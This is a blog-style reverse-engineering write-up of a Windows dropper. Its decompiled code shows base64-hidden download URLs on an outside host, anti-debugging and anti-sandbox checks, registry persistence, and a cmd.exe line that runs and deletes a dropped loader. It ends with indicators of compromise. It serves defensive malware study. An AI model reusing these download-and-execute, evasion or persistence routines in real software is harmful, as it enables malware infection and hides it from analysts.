Full analysis dropper malware 0x01


8 minute read

Introduction

I am so happy to write about the second full analysis for dropper malware and we will deep into details of the analysis

Identification

When scanning the malware with virustotal we can see that the malware has been detected by 10 out of 70 security vendors and we can see the results in the next figure.



Artifacts

We can see the following artifacts that have been analyzed for the sample

- PE timestamp : 2020-06-25 06:30:41
- SHA256 : a4c1473add35a0409fc49c12c344decf8ff71b1029f77de2d20c9794ce387ab9
- Size in KB : 95.50 KB
- File name : sample.bin

obfuscation

When examining the next figure, we can see that attacker makes an array of Base64 data which obfuscate the process of reverse engineering and hidden C&C which will be used to download files after getting the temp path directory and also we can see that the sample use

CryptStringToBinaryA to decode the C&C and after downloading the file, the malware will remove it and we can see the results in the next figures

```
10  Array[0] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=";
11  Array[1] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3N0YXJ0LmpwZw==";
12  Array[2] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzEuanBn";
13  Array[3] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzIuanBn";
14  Array[4] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzMuanBn";
15  Array[5] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzQuanBn";
16  Array[6] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzUuanBn";
17  Array[7] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Zvb3Rlci5qcGc=";
18  Array[8] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL2V4YW0vcnVubWUuYmF0";
19  result = "aHR0cDovL3d3dy5lbHNtYXAuY29tL2hlYWRlci5qcGc=";
20  Array[9] = "aHR0cDovL3d3dy5lbHNtYXAuY29tL2hlYWRlci5qcGc=";
21  for ( i = 0; i < 9; ++i )
22  {
23    v2 = -1i64;
24    do
25      ++v2;
26    while ( *(Array[i] + v2) );
27    Get_temp_path_Crypto_strings(Array[i], FileName, 0x100u);
28    Crypto_string_to_Binery(Array[i], v2, szUrlName, 0x1000u);
29    remove(FileName);
30    DeleteUrlCacheEntry(szUrlName);
31    URLDownloadToFileA(0i64, szUrlName, FileName, 0, 0i64);
32    result = (i + 1);
33  }
34  return result;
35}
```

Now we get an overview of the function and summary for actions that taken by sample. So I will deep into every function to extract more information about the behavior of the sample. After examining the first function from the parent function, we can see that malware gets the path to the temp directory and push the first index of the array to decode it and we can decode the first index to get the first C&C and we can see the results in the next figure.

```
10  v5 = GetTempPathA(a3, a2);
11  v7 = -1i64;
12  do
13    ++v7;
14  while ( a1[v7] );
15  v6 = Crypto_string_to_Binery(a1, v7, v8, 0x1000u);
16  for ( i = v6; i >= 0; --i )
17  {
18    if ( v8[i] == 47 )
19    {
20      ++i;
21      break;
22    }
23  }
24  while ( 1 )
25  {
26    result = v6;
27    if ( i > v6 )
28      break;
29    a2[v5++] = v8[i++];
30  }
31  return result;
32}
```

After decoding the first index of the array, we can see that malware downloads the file from this link (http://www.elsmap.com/pic1.jpg) and after downloading the file in temp directory the malware will remove the file name and C&C which used for downloading the file, So we can see that malware makes for loop to do this operation for 10 times and we can see the result in the next figure

```
21  for ( i = 0; i < 9; ++i )
22  {
23    v2 = -1i64;
24    do
25      ++v2;
26    while ( *(Array[i] + v2) );
27    Get_temp_path_Crypto_strings(Array[i], FileName, 0x100u);
28    Crypto_string_to_Binery(Array[i], v2, szUrlName, 0x1000u);
29    remove(FileName);
30    DeleteUrlCacheEntry(szUrlName);
31    URLDownloadToFileA(0i64, szUrlName, FileName, 0, 0i64);
32    result = (i + 1);
```

from the previous figure, we can see for loop and we will see 10 files and 10 C&C to download them in temp directory.

```
http://www.elsmap.com/pic1.jpg       ---> Temp\banner.jpg
http://www.elsmap.com/start.jpg      ---> Temp\start.jpg
http://www.elsmap.com/pic1.jpg       ---> Temp\pic1.jpg
http://www.elsmap.com/pic1.jpg       ---> Temp\pic2.jpg
http://www.elsmap.com/pic1.jpg       ---> Temp\pic3.jpg
http://www.elsmap.com/pic1.jpg       ---> Temp\pic4.jpg
http://www.elsmap.com/pic1.jpg       ---> Temp\pic5.jpg
http://www.elsmap.com/footer.jpg     ---> Temp\footer.jpg
http://www.elsmap.com/exam/runme.bat ---> Temp\runme.bat
http://www.elsmap.com/header.jpg     ---> Temp\header.jpg
```

Anti debugging

I will deep into the next function, so we can see in the next figure that malware is being debugged in the process environment block and if find this flag is one, this means that the process is running under the debugger and show the message and in the end, will exit the process so we can change the path of if condition to bypass these techniques

```
4  struct _PEB *v1; // [rsp+20h] [rbp-18h]
5
6  v1 = NtCurrentPeb();
7  result = v1->BeingDebugged;
8  if ( v1->BeingDebugged )
9  {
10   MessageBoxW(0i64, L"Debugger Detected", L"Abort!", 0x10u);
11   ExitProcess(9u);
12 }
13 return result;
14}
```

Anti Sandbox

The malware uses anti sandbox tricks to detect running malware in a sandbox by making if condition on four functions and if any function return true the malware will show message sandbox detected and exit process to prevent running malware and we can see that in the next figure.

```
12  if ( Anti_sandox_01() || Anti_sandbox_2() || Anti_sandox_03() || Anti_sandox_04() )
13  {
14    MessageBoxW(0i64, L"Sandbox Detected!", L"ABORT!", 0x10u);
15    ExitProcess(9u);
16  }
17  Show_messsage();
18  Donaload_updata();
19  Set_file_In_registery_crypto_string();
20  strcpy(v5, "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=");
21  Crypto_string_to_Binery(v5, 0x2Cu, v8, 0x1000u);
```

So we must examine every function to know about tricks that are used by malware to detect the sandbox and I will be started by Anti_sanbox_1 to deep into it and I will start by Anti_sanbox_1 function to deep into it, after examining the function we can see that malware gets information about a system using (GetSystemInfo) and then use (GlobalMemoryStatusEx) to retrieve information about the usage of the system for physical and virtual memory and we work on a virtual machine which uses less physical memory and virtual memory and from here the malware detects the sandbox by using this tricks and the malware also will create the file and in the end, it will check the DeviceIoControl calls that used to trigger the Virtualbox exploit. So we can see the results in the next figure.

```
12  GetSystemInfo(&SystemInfo);
13  if ( SystemInfo.dwNumberOfProcessors < 4 )
14    return 1i64;
15  Buffer.dwLength = 64;
16  GlobalMemoryStatusEx(&Buffer);
17  if ( (Buffer.ullTotalPhys / 0x400 / 0x400) < 0x2000 )
18    return 1i64;
19  hDevice = CreateFileW(L"\\\\.\\PhysicalDrive0", 0, 3u, 0i64, 3u, 0, 0i64);
20  DeviceIoControl(hDevice, 0x70000u, 0i64, 0, &OutBuffer, 0x18u, &BytesReturned, 0i64);
21  return (v6 * v5 * v4 * OutBuffer / 1024 / 1024 / 1024) < 0x64;
22 }
```

I will examine the Anti_sandbox_2 function to know about tricks used by malware to detect the sandbox, the malware will search in the system32 directory for the two file

- C:\Windows\System32\VBox*.dll
- C:\Windows\System32\vm*.dll

And also open the following two registry key

- SYSTEM\ControlSet001\Services\VBoxSF
- SYSTEM\ControlSet001\Services\VMTools

After searching about two files and two registers, we can identify that malware tries to find VMware and VirtualBox programs that are used as a sandbox by these tricks and if the malware finds anything from them will detect the sandbox and we can see the results in the next figure.

```
  3  HKEY phkResult[2]; // [rsp+30h] [rbp-278h] BYREF
  4  struct _WIN32_FIND_DATAW FindFileData; // [rsp+40h] [rbp-268h] BYREF
  5
  6  if ( FindFirstFileW(L"C:\\Windows\\System32\\VBox*.dll", &FindFileData) != -1i64 )
  7    return 1i64;
  8  if ( FindFirstFileW(L"C:\\Windows\\System32\\vm*.dll", &FindFileData) != -1i64 )
  9    return 1i64;
 10  if ( RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Services\\VBoxSF", 0, 1u, phkResult) )
 11    return RegOpenKeyExW(HKEY_LOCAL_MACHINE, L"SYSTEM\\ControlSet001\\Services\\VMTools", 0, 1u, phkResult) == 0;
 12  return 1i64;
 13}
```

I will examine the Anti_sandbox_3 function to know about tricks that used by malware to detect the sandbox, the malware use K32EnumProcesses to see all process and check for VMware processes or Virtualbox processes.

```
  2{
  3  DWORD cbNeeded[3]; // [rsp+24h] [rbp-1024h] BYREF
  4  DWORD idProcess[1024]; // [rsp+30h] [rbp-1018h] BYREF
  5
  6  K32EnumProcesses(idProcess, 0x1000u, cbNeeded);
  7  return cbNeeded[0] / 4 < 0x64;
  8}
```

now I check the last function and we can see that the malware use GetTickCount64 to retrieves the number of milliseconds of the execution process to detect the sandbox.

If you open the malware in the debugger and bypass the anti-debugging and anti-sandbox techniques, the malware will show a message, and to bypass it, you must click on the (No) button to complete the process of debugging the malware and we can see the message in the next figure.

```
  2{
  3  DWORD cbNeeded[3]; // [rsp+24h] [rbp-1024h] BYREF
  4  DWORD idProcess[1024]; // [rsp+30h] [rbp-1018h] BYREF
  5
  6  K32EnumProcesses(idProcess, 0x1000u, cbNeeded);
  7  return cbNeeded[0] / 4 < 0x64;
  8}
```

Updata a system

Malware download updates on a system and check the internet connection with (InternetCheckConnectionA)

```
__int64 v1; // [rsp+0h] [rbp-D8h] BYREF
char *v2; // [rsp+28h] [rbp-B0h]
CHAR szUrl[128]; // [rsp+30h] [rbp-A8h] BYREF

v2 = &v1 + 47;
do
  ++v2;
while ( *v2 );
strcpy(v2, "http://update.microsoft.com");
return InternetCheckConnectionA(szUrl, 1u, 0);
}
```

persistence

The malware will copy base64 data and pass it as the first parameter to decode it and after decoding the base64 data the malware will set the key to persistence itself and we can see the overall in the next figure.

```
char Base64_data[40]; // [rsp+28h] [rbp-1050h] BYREF
BYTE v2[4096]; // [rsp+50h] [rbp-1028h] BYREF

strcpy(Base64_data, "Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ==");
Crypto_string_to_Binery(Base64_data, 0x20u, v2, 0x1000u);
return Set_file_In_registery("WizLoader", v2);
}
```


when decoding the base64 data, we can see the decoded value in the next line.

```
Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ== ---> c:\windows\svchost.exe
```

open the run key and set a key called `WizLoader` and we can see the results in the next figure

```
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 2u, &hKey) )
  return 1i64;
cbData = -1i64;
do
  ++cbData;
while ( a2[cbData] );
if ( RegSetValueExA(hKey, a1, 0, 1u, a2, cbData) )// hKey = "WizLoader"
{
  RegCloseKey(hKey);
  result = 1i64;
}
else
{
  RegCloseKey(hKey);
  result = 0i64;
}
return result;
}
```

From the previous figure, we see the path to the key and the name of the key which is called “WizLoader”. SO I will go to `regedit` from `run` to see the key and we can see the result in the next figure.



so we see that the WizLoader is `.exe` and from here we can identify that the malware tries to make AutRun for malware. the malware copy another base65 data and decode it. so we can see the decoded value in the following lines.

```
aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc= ---> http://www.elsmap.com/banner.jpg
QzpcV2luZG93c1xTeXN0ZW0zMlxjb25iYXNlLmRsbA== ---> C:\Windows\System32\conbase.dll
```

we can see the code that copies the previous base64 data and decode them in the next figure.

```
17  Show_messsage();
18  Donaload_updata();
19  Set_file_In_registery_crypto_string();
20  strcpy(v5, "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=");
21  Crypto_string_to_Binery(v5, 0x2Cu, v8, 0x1000u);
22  strcpy(v6, "QzpcV2luZG93c1xTeXN0ZW0zMlxjb25iYXNlLmRsbA==");
23  Crypto_string_to_Binery(v6, 0x2Cu, v7, 0x1000u);
24  Per_registry_key("Driver", v7);
25  Donwlaod_file(v8, v7);
26  for ( i = 0; i < 5; ++i )
27    Generate_create_file_crypto_strings();
28  Create_file_Crypt_string();
29  Create_laoder_file_crypto_string();
```

we will check the next figure to see more information about malware, so we can see that malware tries to persist. We can see that the malware encodes the conbase.dll to supply conbase.dll during the system boot for malware and persistence in HKLM\SYSTEM\CurrentControlSet\Control\Print\Monitors and we can see that conbase.dll is located in C:\Windows\System32 and we can see the result in the next figure.

```
 7  if ( RegOpenKeyExA(
 8         HKEY_LOCAL_MACHINE,
 9         "SYSTEM\\CurrentControlSet\\Control\\Print\\Monitors\\PortMonitor",
10         0,
11         2u,
12         &hKey) )
13  {
14    return 1i64;
15  }
16  cbData = -1i64;
17  do
18    ++cbData;
19  while ( a2[cbData] );
20  if ( RegSetValueExA(hKey, a1, 0, 1u, a2, cbData) )
21  {
22    RegCloseKey(hKey);
23    result = 1i64;
24  }
25  else
```


After that, the malware will download a file from (http://www.elsmap.com/banner.jpg) and delete the traces behind by deleting the URLs that used to download files and we can see the results in the next figure.

```
10  lpszUrlName = a1;
11  v7 = 1;
12  v2 = a1;
13  v3 = "http://www.elsmap.com/banner.jpg" - a1;
14  while ( 1 )
15  {
16    v4 = *v2;
17    if ( *v2 != v2[v3] )
18      break;
19    ++v2;
20    if ( !v4 )
21    {
22      v5 = 0;
23      goto LABEL_6;
24    }
25  }
26  v5 = v4 < v2[v3] ? -1 : 1;
27LABEL_6:
28  if ( !v5 )
29  {
30    DeleteUrlCacheEntry(lpszUrlName);
31    v7 = URLDownloadToFileA(0i64, lpszUrlName, a2, 0, 0i64);
32  }
33  if ( v7 )
34    return 0i64;
35  Sleep(0x7530u);
36  return 1i64;
37}
```


let us check the next figure, we can see that malware will generate a name for temp file and pass the generated name to (CreateFileA) to create a file with generated name and copy Base64 to decode it and write the buffer on the created file and we can see the result in the next figure.

```
10  tmpnam(Buffer);                             // generate name for temp file
11  hFile = CreateFileA(Buffer, 0xC0000000, 1u, 0i64, 2u, 0x80u, 0i64);
12  if ( hFile == -1i64 )
13    return 0i64;
14  strcpy(Base64_data, "VGhlcmUgaXMgbm90aGluZyBoZXJlIExPTA0KR28gY2hlY2sgc29tZXRoaW5nIGVsc2UgOyk=");
15  NumberOfBytesWritten = 0;
16  Crypto_string_to_Binery(Base64_data, 0x48u, v6, 0x1000u);
17  v1 = -1i64;
18  do
19    ++v1;
20  while ( v6[v1] );
21  if ( !WriteFile(hFile, v6, v1, &NumberOfBytesWritten, 0i64) )
22    return 0i64;
23  CloseHandle(hFile);
24  return 1i64;
25}
```

now I will go to the debugger and see the generated name and the created file and we can see the result in the next figure.



we can see that the malware makes for loop to create 5 files and when I examine the first file of them. I can identify that this file is meaningless after writing the buffer in created file and we can see the buffer in the next figure.




Dropper files

After that, the malware will create a ph.exe file in the same directory and we can see the result in the next figure.

```
2 {
3   DWORD nNumberOfBytesToWrite; // [rsp+48h] [rbp-4030h]
4   HANDLE hFile; // [rsp+50h] [rbp-4028h]
5   DWORD NumberOfBytesWritten; // [rsp+58h] [rbp-4020h] BYREF
6   BYTE Buffer[16384]; // [rsp+60h] [rbp-4018h] BYREF
7
8   hFile = CreateFileA("ph.exe", 0xC0000000, 3u, 0i64, 2u, 0x80u, 0i64);
9   if ( hFile == -1i64 )
10    return 0i64;
11  NumberOfBytesWritten = 0;
12  nNumberOfBytesToWrite = Crypto_string_to_Binery(Base64_data, 0x4AADu, Buffer, 0x4000u);
13  if ( !WriteFile(hFile, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64) )
14    return 0i64;
15  CloseHandle(hFile);
16  return 1i64;
```

I want to see the buffer that will be written on file after creating it and we can see the results in the next figure



the buffer was base64 data and malware decodes it and copies the buffer by `WriteFileA` . when examining the next function we see the same methodology for creating and decode buffer to create the malicious file which is called Loader.exe and we can see the created file in the next figure.

```
3  DWORD nNumberOfBytesToWrite; // [rsp+48h] [rbp-4030h]
4  HANDLE hFile; // [rsp+50h] [rbp-4028h]
5  DWORD NumberOfBytesWritten; // [rsp+58h] [rbp-4020h] BYREF
6  BYTE Buffer[16384]; // [rsp+60h] [rbp-4018h] BYREF
7
8  hFile = CreateFileA("loader.exe", 0xC0000000, 3u, 0i64, 2u, 0x80u, 0i64);
9  if ( hFile == -1i64 )
10   return 0i64;
11 NumberOfBytesWritten = 0;
12 nNumberOfBytesToWrite = Crypto_string_to_Binery(base64_data, 0x2801u, Buffer, 0x4000u);
13 if ( !WriteFile(hFile, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0i64) )
14   return 0i64;
15 CloseHandle(hFile);
16 return 1i64;
17}
```

In the last. the malware will execute Loader.exe by open cmd.exe as administrator and pass the parameter to execute the malware on the system so we can identify the first stage of malware is dropper another malware and execute on the machine and we can see the results in the next figure.

```
 9  FreeConsole();
10  Delete_file_creypto_string();
11  Anti_dbg_show_Mes();
12  if ( Anti_sandox_01() || Anti_sandbox_2() || Anti_sandox_03() || Anti_sandox_04() )
13  {
14    MessageBoxW(0i64, L"Sandbox Detected!", L"ABORT!", 0x10u);
15    ExitProcess(9u);
16  }
17  Show_messsage();
18  Donaload_updata();
19  Set_file_In_registery_crypto_string();
20  strcpy(v5, "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5qcGc=");
21  Crypto_string_to_Binery(v5, 0x2Cu, v8, 0x1000u);
22  strcpy(v6, "QzpcV2luZG93c1xTeXN0ZW0zMlxjb25iYXNlLmRsbA==");
23  Crypto_string_to_Binery(v6, 0x2Cu, v7, 0x1000u);
24  Per_registry_key("Driver", v7);
25  Donwlaod_file(v8, v7);
26  for ( i = 0; i < 5; ++i )
27    Generate_create_file_crypto_strings();
28  Create_file_Crypt_string();
29  Create_laoder_file_crypto_string();
30  Sleep(0x1388u);
31  ShellExecuteA(0i64, "open", "cmd.exe", "/C loader.exe && del /F loader.exe", 0i64, 0);
32  Create_process();
33  return 0;
34}
```

IOCs

a4c1473add35a0409fc49c12c344decf8ff71b1029f77de2d20c9794ce387ab9
CF48AF5B5779877C3BD9F15A443BE1B1 D2DCC98A3CF29BE377291DAC3EE5DF1C

C&C

hxxp://www.elsmap.com/header.jpg hxxp://www.elsmap.com/pic1.jpg
hxxp://www.elsmap.com/start.jpg
hxxp://www.elsmap.com/pic1.jpg
hxxp://www.elsmap.com/footer.jpg hxxp://www.elsmap.com/exam/runme.bat

Categories: Malware-Analysis

Updated: August 19, 2021